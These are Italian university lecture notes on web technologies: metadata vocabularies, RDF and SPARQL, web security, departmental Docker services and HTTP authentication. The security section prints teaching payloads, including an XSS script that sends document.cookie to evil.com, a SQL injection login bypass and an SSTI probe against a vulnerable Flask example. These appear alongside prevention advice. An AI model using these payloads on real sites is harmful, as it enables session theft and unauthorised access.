  "title": "Metadati",
  "coverage": {
    "@type": "lesson",
    "date": "3 maggio 2024",
    "context": {
      "@type": "course",
      "authority": {
        "@type": "organization",
        "name": "Università di Bologna"
      },
      "title": ["Tecnologie Web"]
    }
  },
```

```
  "subject": ["Metadata and ontologies", "Raw metadata collections vs. ontologies",
"Using metadata"]
}
```

Folksonomie

- **Alternativa alle ontologie:** Tassonomie generate dagli utenti (tag cloud).
- **Caratteristiche:**
  - Nessun vocabolario controllato o modello concettuale.
  - Risorsa associata a categorie tramite termini usati dagli utenti.
  - Prevalenza statistica dei termini.
  - Nessuna inferenza o deduzione sui termini (stringhe opache).
- **Vantaggi:** Gratuito, flessibile, democratico, decentralizzato, olistico, scala bene.
- **Svantaggi** Non permette ragionamenti di alto livello, non essendoci un modello concettuale forte.

Vocabolari nel Semantic Web

- **Definizione:** Insieme di termini per descrivere un dominio concettuale.
- **Tipicamente descrivono:** Entità, classi, proprietà (semplici o relazioni).
- **Serializzazioni RDF:**
  - RDF-XML (verboso, poco usato).
  - Turtle (minimale).
  - JSON-LD (estensione di JSON).
  - RDFa (estensione di HTML5).

Vocabolari Famosi

- **Organizzazioni classiche (non digitali):**
  - Classificazione Dewey: Struttura numerica gerarchica (problemi: rigida, eurocentrica).
  - Classificazione Library of Congress.
  - Modello PMEST (Ranganathan): Personality, Matter, Energy, Space, Time.
  - Marc 21: Catalogazione informatica di risorse librarie (stringa di 24 byte).
- **Ontologie:**
  - **Dublin Core:** Metadati per risorse di rete (classificazione a faccette, 15 categorie, qualificatori).
    - Esempi di categorie: Title, Creator, Subject, Description, Publisher, Contributor, Date, Type, Format, Identifier, Relation, Source, Language, Coverage, Rights Management.
    - Esempi in JSON-LD, Turtle, XML-RDF.
  - **FRBR (Functional Requirements for Bibliographic Records):** Modello concettuale per identificare requisiti minimi delle descrizioni bibliografiche.
    - Gerarchia WEMI: Work, Expression, Manifestation, Item.
    - Relazioni primarie tra entità FRBR.
    - Integrazione con Dublin Core.
  - **FOAF (Friend Of A Friend):** Descrizione machine-readable di persone, gruppi, aziende, ecc.
    - Classi: agent, document, OnlineAccount, project.
    - Esempio in JSON-LD.
  - **SKOS (Simple Knowledge Organisation System):** Modello per esprimere schemi concettuali (tesauri, classificazioni, tassonomie, ecc.).

    - Classe principale: concept.
    - Proprietà: label, relazioni semantiche (broader, narrower, related).
    - Esempi in JSON-LD, Turtle, RDF-XML.

Conclusioni

- I modelli (ontologici e non) possono essere combinati rispettando le regole di mapping.
- I metadati, i vocabolari controllati, le tassonomie, i thesauri, e le ontologie sono fondamentali per il semantic web.
- Il Semantic Web è un superamento al modo classico di intendere il web, e ne estende le potenzialità.

Semantic Web, Linked Data, RDF e JSON-LD

Introduzione

- **Semantic Web (SW):** Estensione del World Wide Web che mira a rendere le informazioni comprensibili anche dalle macchine, separando i dati dalla loro rappresentazione.
- **Linked Data:** Dati strutturati interconnessi con altri dati, estensione delle tecnologie Web standard (HTTP, RDF, URI) per condividere informazioni interpretabili da agenti automatici.
- **Linked Open Data (LOD):** Linked Data accessibili e interrogabili pubblicamente.
- **Resource Description Framework (RDF):** Metodo per la descrizione concettuale o la modellazione di informazioni, basato su triple soggetto-predicato-oggetto.
- **JSON-LD:** Metodo per codificare i Linked Data usando JSON.

Semantic Web Stack

Architettura del Web Semantico, organizzata in livelli:

1. **Risorse e URI:** Identificazione delle risorse tramite URI e descrizione in linguaggio naturale.
2. **Linguaggi di Markup:** Creazione di documenti con dati strutturati (es. XML).
3. **Standard per lo scambio di informazioni:** Rappresentazione delle informazioni come grafo (es. RDF).
4. **Standard per tassonomie:** Rappresentazione di proprietà e categorie (es. RDFS).
5. **Ontologie e Regole:** Definizione di concetti, ontologie (es. OWL) e regole (es. RIF/SWRL) per la semantica dei dati, e strumenti per l'estrazione di informazioni (es. SPARQL).
6. **Logica e Inferenza:** Programmi e umani eseguono operazioni logiche per la verifica dei fatti e l'inferenza.

Tecnologie Chiave

- **RDF:** Modello per definire link etichettati tra risorse (dati RDF).
- **OWL:** Linguaggio per creare ontologie, con vocabolario di concetti e relazioni, utilizzabile anche per validare dati RDF.
- **SPARQL:** Linguaggio per interrogare dataset di dati RDF (triplestore).

Linked Data

- Dati strutturati interconnessi con altri dati.
- Estensione di tecnologie Web standard (HTTP, RDF, URI).
- Condivisione di informazioni interpretabili da agenti automatici.
- Database RDF del Semantic Web.

Resource Description Framework (RDF)

- **Triple:** Affermazioni sulle risorse nella forma soggetto-predicato-oggetto.
    - **Soggetto:** Risorsa (URI).
    - **Oggetto:** Risorsa (URI) o letterale (stringa, numero, data, ecc.).
    - **Predicato:** Relazione tra risorse, una proprietà (URI).
- **Esempio:** "Umberto Eco è autore de Il Nome della Rosa"
    - Soggetti: Umberto Eco (URI), Il Nome della Rosa (URI).
    - Predicati: è un, si chiama, ha scritto (URI).

- Oggetti: autore, "Umberto Eco", Il Nome della Rosa (URI), libro, "Il Nome della Rosa".

Diventa, usando i URI corretti:

- `<https://dbpedia.org/umberto_eco>` `rdf:type` `foaf:person` .
- `<https://dbpedia.org/umberto_eco>` `foaf:name` "Umberto Eco".
- `<https://dbpedia.org/umberto_eco>` `foaf:made` `<http://www.anobii.com/books/Il_nome_della_rosa>` .
- `<http://www.anobii.com/books/Il_nome_della_rosa>` `rdf:type` `bibo:Book` .
- `<http://www.anobii.com/books/Il_nome_della_rosa>` `dc:title` "Il Nome della Rosa".

- **Risorse anonime (Blank node):** Risorse variabili (esistenziali), non costanti, senza un URI specifico.
- **Grafi RDF:** Insieme di triple RDF, rappresentabili come reti semantiche.
  - Nodi: Risorse (soggetti e oggetti).
  - Archi: Predicati.
- **Ontologie**: tutti i predicati, i soggetti e gli oggetti (che non siano stringhe) sono definite in ontologie, insiemi di triple RDF che definiscono il significato di ogni termine.
- **Vocabolario Base RDF**: vocabolario di base definito dall'ontologia RDF.

Vantaggi e Svantaggi di RDF

- **Vantaggi:**
  - Modello a triple semplice e minimalista.
  - Struttura dati a grafo.
  - Modularità: elaborazione parallelizzabile, output coerente anche con informazioni parziali.
  - Combinato con OWL, permette il ragionamento e l'estrazione efficiente di informazioni (grazie alla Description Logic).
- **Svantaggi:**
  - Dati frammentati in piccole unità.
  - Difficoltà nella descrizione di relazioni N-arie.
  - Difficoltà nell'attribuire informazioni alle triple (reificazione, Named Graphs come soluzioni parziali).

Relazioni N-arie e Reificazione

- **Relazioni N-arie:** Esempio: "Umberto Eco ha scritto 'Il nome della rosa' nel 1980".
  - Soluzione: Creazione di un evento di creazione (blank node) che collega l'autore, il libro e l'anno.
- **Reificazione:** Esempio: "Wikipedia dice che Umberto Eco ha scritto 'Il nome della rosa'".
  - Rappresentazione della tripla come entità autonoma.
  - Utilizzo di classi e predicati RDF predefiniti (rdf:Statement, rdf:subject, rdf:predicate, rdf:object).
  - La tripla di base non è asserita (non si trova cercando "Chi ha scritto il nome della rosa?").
- **Named Graphs:**
  - Assegnazione di un nome a un grafo di triple.
  - La tripla interna è in un grafo separato con identità.
  - La frase esterna punta al grafo separato.

- La tripla di base può essere presente o meno (dipende dal motore).

Confronto tra Modelli di Dati

- **Tabellare (es. SQL):**
  - Efficiente per dati regolari e prevedibili (schema).
  - Tabelle di collegamento (join) per relazioni.
  - Difficoltà con schemi irregolari o dati sparsi.
- **Gerarchico (es. JSON):**
  - Nessun bisogno di schemi.
  - Gestione di difformità tra entità.
  - Efficiente per relazioni 1-N.
  - Difficoltà con relazioni M-N (simulazione manuale).
- **Grafo (es. RDF):**
  - Nessun bisogno di schemi.
  - Gestione di difformità tra entità.
  - Efficiente per relazioni 1-N e M-N (scomposizione in relazioni 1-a-molti).
  - Adatto per dati irregolari e inferenze.

Serializzazioni RDF

Formati per la rappresentazione di dati RDF:

- **RDF/XML:** Sintassi basata su XML, primo formato standard.
- **Turtle e Trig:** Formati compatti e human-friendly.
- **JSON-LD:** Serializzazione basata su JSON.
- **RDFa e Microdata:** Embedding di triple RDF in HTML.

Esempi di Serializzazione

Esempio 1: "Umberto Eco è autore de Il Nome della Rosa"

- **Turtle:**

```
@prefix anobii: <http://www.anobii.com/books/> .
@prefix foaf: <http://xmlns.com/foaf/0.1/> .
@prefix dc: <http://purl.org/dc/terms/> .
@prefix db: <https://dbpedia.org/> .
@prefix rdf: <http://www.w3.org/1999/02/22-rdf-syntax-ns#> .

db:umbertoeco rdf:type foaf:person ;
    foaf:name "Umberto Eco" ;
    foaf:made anobii:Il_nome_della_rosa .

anobii:Il_nome_della_rosa a <http://purl.or/ontology/bibo/Book> ;
    dc:title "Il nome della rosa" .
```

- **RDF/XML:**

```
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
    xmlns:foaf="http://xmlns.com/foaf/0.1/"
```

```
    xmlns:dc="http://purl.org/dc/terms/">
    <foaf:person rdf:about="https://dbpedia.org/umbertoeco">
        <foaf:name>Umberto Eco</foaf:name>
        <foaf:made>
            <rdf:Description
rdf:about="http://www.anobii.com/books/Il_nome_della_rosa">
                <dc:title>Il nome della rosa</dc:title>
                <rdf:type rdf:resource="http://purl.or/ontology/bibo/Book"/>
            </rdf:Description>
        </foaf:made>
    </foaf:person>
</rdf:RDF>
```

- **JSON-LD:**

```
[
  {
    "@id": "https://dbpedia.org/umbertoeco",
    "@type": "http://xmlns.com/foaf/0.1/person",
    "http://xmlns.com/foaf/0.1/name": "Umberto Eco",
    "http://xmlns.com/foaf/0.1/made": {
      "@id": "http://www.anobii.com/books/Il_nome_della_rosa",
      "@type": "http://purl.or/ontology/bibo/Book",
      "http://purl.org/dc/terms/title": "Il nome della rosa"
    }
  }
]
```

- **RDFa:**

```
<html xmlns:anobii="http://www.anobii.com/books/"
      xmlns:foaf="http://xmlns.com/foaf/0.1/"
      xmlns:dc="http://purl.org/dc/terms/"
      xmlns:db="https://dbpedia.org/"
      xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
<p about="db:umbertoeco" typeof="foaf:person">
  <span property="foaf:name">Umberto Eco</span>
  <span rel="foaf:made">è autore de
    <span resource="anobii:Il_nome_della_rosa">
      <span property="dc:title">Il Nome della Rosa</span>
    </span>
  </span>
</p>
```

- **Microdata:**

```
    <p itemscope
       itemid="https://dbpedia.org/umbertoeco"
       itemtype="http://xmlns.com/foaf/0.1/person">
      <span itemprop="name">Umberto Eco</span>
```

```
      <span itemprop="made">è autore de
        <span itemscope
              itemid="http://www.anobii.com/books/Il_nome_della_rosa">
          <span itemprop="http://purl.org/dc/terms/title">Il Nome della Rosa</span>
        </span>
      </span>
    </p>
```

(Gli altri esempi seguono logiche simili, con sintassi specifiche per ciascun formato)

RDFS e OWL

- **RDF Schema (RDFS):** Insieme di classi e regole di ragionamento per generare nuova conoscenza (inferenze) da dati RDF.
- **Web Ontology Language (OWL):** Estende RDFS con regole di inferenza più ricche e regole di coerenza per segnalare contraddizioni.

SPARQL

- **SPARQL Protocol and RDF Query Language:** Linguaggio per interrogare dataset RDF e restituire tabelle di dati.
    - usa le triple RDF per cercare dati nel database.
    - i risultati sono insiemi di triple, o liste di valori.
- **Esempio:**

```
PREFIX foaf: <http://xmlns.com/foaf/0.1/>
PREFIX bibo: <http://purl.or/ontology/bibo/>
PREFIX dc: <http://purl.org/dc/terms/>

SELECT ?name ?title
WHERE {
  ?p a foaf:Person .
  ?p foaf:name ?name .
  ?p foaf:made ?b .
  ?b a bibo:Book .
  ?b dc:title ?title .
}
```

- **SPARQL Update:** Sintassi simile a SPARQL per la manipolazione di dati RDF (inserimenti, modifiche, cancellazioni).

Conclusioni

- Il Semantic Web è una disciplina complessa ma potente.
- Permette di rappresentare grandi quantità di dati in modo destrutturato e riorganizzabile.
- La struttura a grafo e la possibilità di inferenze rendono il SW significativo per applicazioni sofisticate.

Appunti Sicurezza Web

Introduzione

Applicazioni Web

- **Componenti:** Client (interfaccia utente) e Server (elaborazione richieste).
- **Comunicazione:** Tramite canale (es. Internet) e protocollo (es. HTTP(S)).

Definizione Web Security

- **MDN:** "L'atto/la pratica di proteggere i siti Web da accesso, utilizzo, modifica, distruzione o interruzione non autorizzati."

Attacchi

- **Classificazione:**
  - **Client Side:** Eseguiti nel browser dell'utente.
  - **Server Side:** Eseguiti sul server.
  - **Network:** Attacchi al canale di comunicazione.
- **Esempi di attacco per livello (non esaustivo)**
  - Client: Accesso (CSRF), utilizzo (Clickjacking), modifica (HTML Injection), distruzione (XSS), interruzione (Cache poisoning)
  - Network: Eavesdropping, MITM, Packet-Dropping, DDoS
  - Server: Accesso (IDOR), Utilizzo (Subdomain Takeover, SSTI), modifica (SQL Injection), distruzione (RCE), interruzione (XXE)

OWASP Top 10

- Lista delle vulnerabilità web più critiche, mantenuta da OWASP (Open Web Application Security Project).
- **2021:**
  1. Broken Access Control
  2. Cryptographic Failures
  3. Injection
  4. Insecure Design
  5. Security Misconfiguration
  6. Vulnerable and Outdated Components
  7. Identification and Authentication Failures
  8. Software and Data Integrity Failures
  9. Security Logging and Monitoring Failures
  10. Server-Side Request Forgery

Security by Obscurity

- **Definizione:** Nascondere dettagli di implementazione come principale metodo di protezione.
- **Criticità:** Strategia errata, non protegge da attacchi sofisticati, rende difficile la manutenzione.

CVE (Common Vulnerabilities and Exposures)

- **Definizione:** Elenco di vulnerabilità divulgate pubblicamente, con identificatori univoci (CVE ID).
- **CVE ID:**
  - Formato: `CVE-ANNO-NUMERO`
  - Assegnati da CNA (CVE Numbering Authority): MITRE, aziende (Microsoft, Oracle, ecc.), CERT.

CVSS Score (Common Vulnerability Scoring System)

- **Definizione:** Valutazione della gravità di una vulnerabilità (basso, medio, alto, critico).
- **Calcolo:** Basato su metriche come l'impatto su Confidenzialità, Integrità e Disponibilità.
- **Calcolatore CVSS 3.1**: Il calcolatore fornito da First: https://www.first.org/cvss/calculator/3.1

Attacchi Specifici

SQL Injection

- **Impatto:** Accesso, Utilizzo, Modifica, Distruzione, Interruzione.
- **Tipo:** Server Side.
- **Descrizione:** Manipolazione delle query SQL tramite input utente non validato.
- **Esempio:**
  - Query vulnerabile: `SELECT * FROM users WHERE username='<input username>' AND password='<input password>'`
  - Attacco: `username = "admin' --"`
- **Blind SQL Injection:** L'attaccante non vede direttamente i risultati, ma deduce l'esito analizzando il comportamento del sito (errori, tempi di risposta).
- **Prevenzione:**
  - **Prepared Statements:** Separare i dati dalle istruzioni SQL, inserendo i valori dei parametri all'esecuzione.
  - Esempio (Python + SQLite3)

```
query = "SELECT * FROM users WHERE username = ? AND password = ?"
cursor.execute(query, (input_username, input_password))
risultati = cursor.fetchall()
```

Cross-Site Scripting (XSS)

- **Impatto:** Accesso, Utilizzo, Modifica, Distruzione, Interruzione.
- **Tipo:** Client Side.
- **Descrizione:** Iniezione di script malevoli in pagine web visualizzate da altri utenti (input non filtrato).
- **Esempio:**
  - Descrizione profilo vulnerabile: `<script>fetch("https://evil.com/steal_cookies?cookie=" + document.cookie);</script>`
- **Prevenzione:**
  - **Sanitizzazione e Validazione:** Escape HTML dei caratteri speciali, trattare l'input come dati e non come codice.
    - **Metodo NON sicuro**: document.querySelector("#content").innerHTML = "<input dell'utente non filtrato>"
    - **Metodo sicuro**: document.querySelector("#content").textContent = "<input dell'utente non filtrato>"
  - **Content Security Policy (CSP):** Limitare le risorse che il browser può caricare.

Insecure Direct Object Reference (IDOR)

- **Impatto:** Accesso, Utilizzo, Modifica, Distruzione.
- **Tipo:** Server Side.
- **Descrizione:** Accesso non autorizzato a risorse (file, API, ecc.) per mancanza di controllo degli accessi.

- **Esempio:** URL vulnerabile: `https://piattaforma.com/file?id=123` (modificando l'ID si accede a file di altri utenti).
- **Prevenzione:**
  - **Controllo degli Accessi Basato su Ruoli:** Definire chi ha accesso a cosa.
  - **Meccanismi di Autenticazione Sicuri:** Usare librerie testate, evitare soluzioni "fatte in casa".

Server Side Template Injection (SSTI)

- **Impatto:** Accesso, Utilizzo, Modifica, Distruzione, Interruzione.
- **Tipo:** Server Side.
- **Descrizione:** Esecuzione di codice lato server tramite input utente non filtrato inserito in template di rendering (es. Jinja2).
- **Esempio (Flask + Jinja2):**

```
from flask import Flask, render_template_string, request
app = Flask(__name__)
@app.route('/message')
def show_message():
    return render_template_string("<div>%s</div>" %
request.args.get("message"))
if __name__ == '__main__':
    app.run(debug=True)
```

  - Attacco: `{{config}}` (visualizza le variabili d'ambiente).
- **Prevenzione:**
  - **Sanitizzazione:** Filtrare l'input utente prima di usarlo nei template.
  - **Usare Funzioni Sicure:** `render_template` (Flask/Jinja2) neutralizza i template nell'input.
- Meccanismi di rendering sicuri: usare librerie diffuse e ben mantenute, evitare quelle "fatte in casa"

Sicurezza dei Cookie

- **Tag di Sicurezza:**
  - **Secure:** Trasmissione solo su HTTPS.
  - **HttpOnly:** Impedisce l'accesso via JavaScript (protezione XSS).
  - **SameSite:**
    - `Strict` : Nessuna richiesta cross-site (protezione CSRF).
    - `Lax` : Richieste cross-site solo da azioni dell'utente.
    - `None` : Inviato in tutte le richieste cross-site.

Header di Sicurezza

- **Strict-Transport-Security (HSTS):** Forza HTTPS, reindirizza HTTP, errori TLS gestiti rigorosamente.
  - `Strict-Transport-Security: max-age=31536000; includeSubDomains; preload`
- **Content-Security-Policy (CSP):** Definisce le origini per le risorse, limita l'esecuzione di codice non autorizzato (previene XSS).
- **X-Frame-Options:** Controlla se la pagina può essere incorporata in un iframe (previene clickjacking).
  - `X-Frame-Options: DENY` (consigliato)
  - `X-Frame-Options: SAMEORIGIN`
- **Referrer-Policy:** Come il browser trasmette l'header `Referer` (origine della richiesta).

    - `Referrer-Policy: strict-origin-when-cross-origin`
- **Permissions-Policy:** Abilita/disabilita funzionalità del browser (fotocamera, microfono, ecc.).
    - `Permissions-Policy: geolocation=(), camera=(), microphone=()`
- **X-Content-Type-Options:** Forza il browser a usare il MIME type corretto (previene MIME sniffing e XSS).
    - `X-Content-Type-Options: nosniff`
- **Content-Type:** Specifica il tipo di supporto della risorsa, importante per una corretta interpretazione. Previene attacchi di content type sniffing.
- **Access-Control-Allow-Origin:** Domini autorizzati a fare richieste cross-origin (protezione CSRF).
- **X-DNS-Prefetch-Control:** Controlla il prefetching DNS.
    - `X-DNS-Prefetch-Control: off` (se i link esterni non sono controllati).

E01 - Docker: Appunti

Servizi Informatici DISI

Servizi di Ateneo

- `@studio.unibo.it`
- AlmaWifi
- Studenti Online
- AlmaEsami
- AMS Campus
- AlmaDL

Servizi Specifici DISI

- Sito web: http://www.informatica.unibo.it/it/servizi-e-strutture
- Email: tecnici@cs.unibo.it
- Rete di Dipartimento: 130.136.0.0/16
- Account integrati con credenziali Unibo
- Home directory con quota
- Gestione macchine di laboratorio, server e apparati di rete

Laboratori

- **Laboratorio Ercolani:**
  - Mura Anteo Zamboni 2/B
  - 56 workstation fisse + 45 prese di rete (wired)
  - Orari: 9:00-18:45 (Lun-Ven), 9:00-13:45 (Sab)
- **Laboratorio Ranzani:**
  - Via Camillo Ranzani 14/C
  - 38 workstation fisse + 10 postazioni portatili
  - Orari: 9:00-18:45 (Lun-Ven)
- **Laboratorio Linux/Windows:**
  - Viale Risorgimento 2
  - 60 workstation fisse + 60 collegamenti di rete (wired)
  - Ubuntu 20.04 / Windows 10

Regole di Utilizzo Laboratori

- http://corsi.unibo.it/informatica/Documents/Regolamenti/RegoleLaboratoriDISIScienzeBologna.pdf
- Uso risorse strettamente per attività didattiche/scientifiche
- **MAI SPEGNERE LE MACCHINE**
- No utilizzo eccessivo di CPU/RAM

Account Linux e Accesso

Attivazione Account

- Richiesta abilitazione credenziali Unibo: http://enableaccount.cs.unibo.it
- Autenticazione: `nome.cognome@studio.unibo.it`
- **NO accesso root/sudo**

Directory

- `/public` : senza quota, cancellata ogni prima domenica del mese
- Macchine multiutente, sempre accese
- Accesso remoto possibile (disabilitato durante esami)
- Calendario occupazione: http://calendar.cs.unibo.it

Accesso Remoto

- Nomi macchine: personaggi di opere (es. `annina.cs.unibo.it`)
- Lista completa: https://disi.unibo.it/it/dipartimento/servizi-tecnici-e-amministrativi/servizi-informatici/accesso-remoto

Accesso a Internet

- **Wireless:** ALMAWIFI (credenziali Unibo)
- **Wired:** Laboratorio Ercolani e Aula Ercolani 2 (credenziali Unibo, portare cavi di rete)
- http://virtlab.unibo.it/howto/labConnection.html

Servizi: Spazio Disco

Home Directory

- `/home/students/nome.cognome`
- Quota: 360MB
- Server NFS

Public Directory

- `/public`
- Senza quota
- Cancellata ogni prima domenica del mese
- Montata via NFS

Servizi: Gruppi, Siti, Database

- Richieste: https://ssl.cs.unibo.it/csservices/
- Richiesta gruppi linux, siti web, database
- Indicare docente di riferimento

Uso di Node.js sulle Macchine DISI

- **Due modi per attivare un servizio Node.js:**
  1. **Gocker:** servizio Docker (container)
  2. **Linea di comando:** porta alta (>1024)
- Competenze minime di shell richieste
- Funzionano con permessi utente, non root

Shell Unix: Sintassi Base

Accesso

- `ssh nomeutente@nomemacchina.cs.unibo.it`
- `ssh nome.cognome@studio.unibo.it@nomemacchina.cs.unibo.it`

Comandi

- `cd` : cambia directory

    - `cd /path/assoluto`
    - `cd nomeLocale`
- `ls` : mostra contenuto directory
    - `ls` (lista semplice)
    - `ls -l` (lista completa)
    - `ls -al` (lista completa, file visibili e invisibili)
- `chmod` : cambia permessi
    - `chmod a+x file.php` (testo)
    - `chmod 755 file.php` (binario)
- Editor di testo:
    - `nano` , `pico`
    - `vi` , `vim`
    - `emacs`
- Manuali:
    - `man comando` (es. `man ls`)- `man -k parolaChiave`
- **IMPARARE LA SHELL E GLI STRUMENTI**

File System Condiviso DISI

- Struttura simile su tutte le macchine Linux
- Directory condivise:
    - `/home`
    - `/public`

Struttura /home

- `/home/faculty` , `/home/guest-fac` , `/home/phd-students` , `/home/postdoc` , `/home/staff` , `/home/students` : utenti umani
- `/home/esami` , `/home/projects` : progetti di ricerca, strutture temporanee
- `/home/nws` , `/home/web` : siti web (server HTTP attivato)

Directory /home/web/[nome.cognome]/

- Creata automaticamente con Gocker
- **SOLO `/html/` utile:** script e file del sito web
- Corrisponde a: `http://nome.cognome.tw.cs.unibo.it/` (attivo solo su richiesta)

Directory /home/web/site2223XX/

- Creata automaticamente con gocker.
- **SOLO /html/** per script e file del sito.
- Corrisponde a http://site2223XX.tw.cs.unibo.it
- Sito attivo solo su richiesta.

Docker

Definizione

- Fornitore di **container software:** macchine virtuali minimali
- Eseguono una sola applicazione
- Infrastrutture complesse: più Docker che collaborano

Uso al DISI

- Fornire siti web con tecnologie diverse
- Minimizzare rischi di sicurezza
- Tool preinstallati:
  - statico (Apache)
  - php
  - node
  - mongoDB

Caratteristiche

- Visibili all'esterno sulla porta 80
- Accedono al file system condiviso
- Attivi indipendentemente dalla shell, ma possono essere spenti e riavviati

Gestione

- Modifica file: direttamente da macchine di laboratorio
- Docker: solo fornitore di servizi
- Pannello di controllo: `gocker.cs.unibo.it` (accesso via SSH da macchina di laboratorio)
- **Gocker = Golem + Docker** (Golem non esiste più)

Comandi Gocker

- `start` : crea container
  - `start nome.cognome static`
  - `start nome.cognome php7`
  - `start nome.cognome node-20 index.js` (**Node.js vuole script di attivazione**)
- `list` : elenco directory con container attivati/attivabili
- `remove` : rimuove container
- `restart` : ferma e riavvia container
- `exit` : esce da shell di Docker
- `help` : aiuto sui comandi
- **Attivazione/riattivazione Docker: alcuni secondi (errore 502)**

Ottenere un Docker

Utenti Singoli

1. Richiedere account (se necessario)
2. Login su macchina
3. Andare su Gocker e attivare macchina
4. Creazione directory `/home/web/nome.cognome/`

Gruppi

1. Collegarsi a: https://ssl.cs.unibo.it/csservices/
2. Richiedere nuovo servizio (membri team come corresponsabili, docente di riferimento)
3. Attendere email di conferma
4. Creazione directory `/home/web/site2223XX/`

Studenti NON di Informatica

- Studenti di Informatica/Informatica per il Management: nulla da fare
- Altri dipartimenti: email a tecnici@cs.unibo.it (cc docente) da account istituzionale
    - Dichiarare di seguire il corso e voler accesso alle risorse DISI
    - Raccogliere richieste in email cumulativa
    - Attendere comunicazione di accesso

Appunti: HTTP - Parte 2

Recap: HTTP Request/Response

- **Struttura:**
  - **Request:** Request Line, Headers, Body
  - **Response:** Status Line, Headers, Body
- **Intermediari:** Client, Proxy, Gateway, Origin Server

HTTP/2

- **Obiettivo:** Migliorare le performance di HTTP/1.1 (RFC 7540, 2015).
- **Basato su:** SPDY (protocollo di Google).
- **Compatibilità:** Mantiene metodi, status code, headers di HTTP/1.1.
- **Novità:**
  - **Multiplexing:** Richieste e risposte multiple sulla stessa connessione, anche in ordine diverso.
  - **Push:** Il server può inviare più dati di quelli richiesti, anticipando richieste future.
  - **Binary Framing:** Protocollo binario, messaggi compressi con headers e payload separati. I flussi di dati sono suddivisi in frames.
  - **Compressione Header (HPACK - RFC 7541):** Riduce la dimensione degli header inviando solo le differenze rispetto alle richieste precedenti (riduzione stimata del 30%).

HTTP/3

- **Obiettivo:** Ulteriore miglioramento delle performance rispetto a HTTP/2 (RFC 9114, 2023).
- **Basato su:** QUIC (protocollo di Google) su UDP (non TCP/IP). QUIC è a livello di trasporto, HTTP a livello applicazione.
- **Compatibilità:** Mantiene metodi, status code, headers di HTTP/1.1 e HTTP/2.

Cookies

- **Concetto:** HTTP è stateless. I cookies sono informazioni scambiate tra server e client per mantenere uno stato tra le connessioni. Netscape li ha proposti, poi formalizzati in RFC 2109 e RFC 2965
- **Funzionamento:**
  1. Il server invia un cookie (dati arbitrari) al client con la prima risposta (header `Set-Cookie`).
  2. Il client memorizza il cookie e lo invia al server ad ogni richiesta successiva (header `Cookie`).
  3. Il server utilizza il cookie per identificare il client e ripristinare informazioni sulla sessione.
- **Analogia:** Tagliando di una lavanderia (blocco di dati opaco).
- **Headers:**
  - `Set-Cookie`: Inviato dal server nella risposta.
  - `Cookie`: Inviato dal client nelle richieste successive.
- **Struttura del Cookie (testuale):**
  - Nome e valore.
  - `Domain`: Dominio di validità.
  - `Path`: URI di validità.
  - `Max-Age` / `Expires`: Durata del cookie.
  - `Secure`: Richiede connessione sicura (HTTPS) per l'invio.
  - `Version`: Versione della specifica.
- **Tipi di Cookie:**

    - **Persistenti:** Lunga durata, per informazioni semi-permanenti (login, preferenze).
    - **Di sessione:** Breve durata, per raggruppare operazioni in sessioni di lavoro (cancellati alla chiusura del browser). Contengono un ID di sessione, le cui info sono sul server.
    - **Di terze parti:** Appartenenti a un dominio diverso, usati per pubblicità e tracciamento (possono essere disabilitati).

Autenticazione

- **Autenticazione:** Verifica dell'identità dell'utente.
- **Autorizzazione:** Verifica della possibilità dell'utente di accedere a una risorsa/eseguire un'operazione.
- **Obiettivo:** Evitare di ripetere l'autenticazione ad ogni richiesta (fino alla scadenza).
- **Approcci:**
    - **Session-based:** Il server memorizza un ID di sessione e informazioni sull'utente.
    - **Token-based:** Il client memorizza un token (ricevuto dal server) e lo invia ad ogni richiesta.
- **Implementazione:** Tramite headers HTTP e cookies.

Header WWW-Authenticate

- **Funzione:** Il server risponde con 401 (Unauthorized) e specifica i criteri di autenticazione.
- **Schemi:**
    - **Basic:** Informazioni di autorizzazione in chiaro (Base64) nell'header `Authorization` (deprecato).
    - **Digest:** Fingerprint della password (MD5) e stringa casuale (nonce) nell'header `Authorization` (per evitare replay attack).
    - **Bearer:** Token ("bearer token") nell'header `Authorization` (usato per autenticazione token-based).

Session-based Authentication

1. **Autenticazione:** Il server verifica l'identità dell'utente.
2. **Creazione Sessione:**
    - Il server genera un ID di sessione e associa le informazioni dell'utente.
    - Le informazioni sono memorizzate sul server.
    - L'ID di sessione viene inviato al client.
3. **Richieste Successive:**
    - Il client invia l'ID di sessione.
    - Il server verifica l'ID e la validità temporale.
4. **Implementazione:** Spesso tramite cookie di sessione (contengono l'ID univoco).
5. **Gestione Server-side:** Linguaggi server-side (PHP, Express.js) gestiscono automaticamente i cookie di sessione.

Token-based Authentication

1. **Autenticazione:** Il server verifica l'identità dell'utente.
2. **Creazione Token:**
    - Il server crea un token con un segreto e lo firma.
    - Il token viene inviato al client.
3. **Richieste Successive:**
    - Il client memorizza il token e lo include negli header (`Authorization` , schema `Bearer`).
    - Il server verifica la firma e le informazioni nel token.
4. **Vantaggio:** Più scalabile (non richiede memorizzazione sul server).

5. **Tipologia token:** Varia, il server può usare meccanismi diversi per firmarlo.

JWT (JSON Web Token) - RFC 7519

- **Standard:** Formato JSON per lo scambio di token di autenticazione e informazioni (claims).
- **Caratteristiche:**
  - Personalizzazione dei claims.
  - Diversi algoritmi di firma.
  - Basato su JSON Web Signature (JWS) e JSON Web Encryption (JWE).
  - Sintassi compatta e URL-safe.

Base64 (breve approfondimento)

- Codifica un flusso di dati in un sottoinsieme di 64 caratteri US-ASCII.
- Suddivide i dati in blocchi di 24 bit, poi in 4 blocchi di 6 bit, e li codifica secondo una tabella.
- Decodifica algoritmica, senza chiavi (NON crittografica).

Struttura JWT

1. **Header:** Tipo di token e algoritmo di cifratura (Base64).
2. **Payload:** Informazioni (claims) (Base64).
   - **Registered:** Predefiniti (iss, iat, exp, nbf).
   - **Public:** Dichiarati (IANA JSON Web Token Registry).
   - **Private:** Personalizzabili.
3. **Signature:** Firma del token (header e payload in Base64) con chiave segreta (simmetrica o asimmetrica). Protegge da manomissione ma non cifra il contenuto!

JWT: Debugger e Librerie

- **Debugger online:** https://jwt.io/#debugger-io
- **Librerie:** Disponibili per vari linguaggi (es. express-jwt per Express.js).

Express.js e Autenticazione

- **Middleware:** `passport.js` (flessibile, supporta varie strategie) o `express-jwt` (solo JWT).

CORS (Cross-Origin Resource Sharing)

- **Cross-site Vulnerability:** Codice malevolo in una pagina di un dominio protetto che trasmette informazioni a un altro dominio.
- **Politica dei Browser:** Rifiutare connessioni Javascript a domini diversi dalla pagina ospitante (stesso schema, dominio e porta).
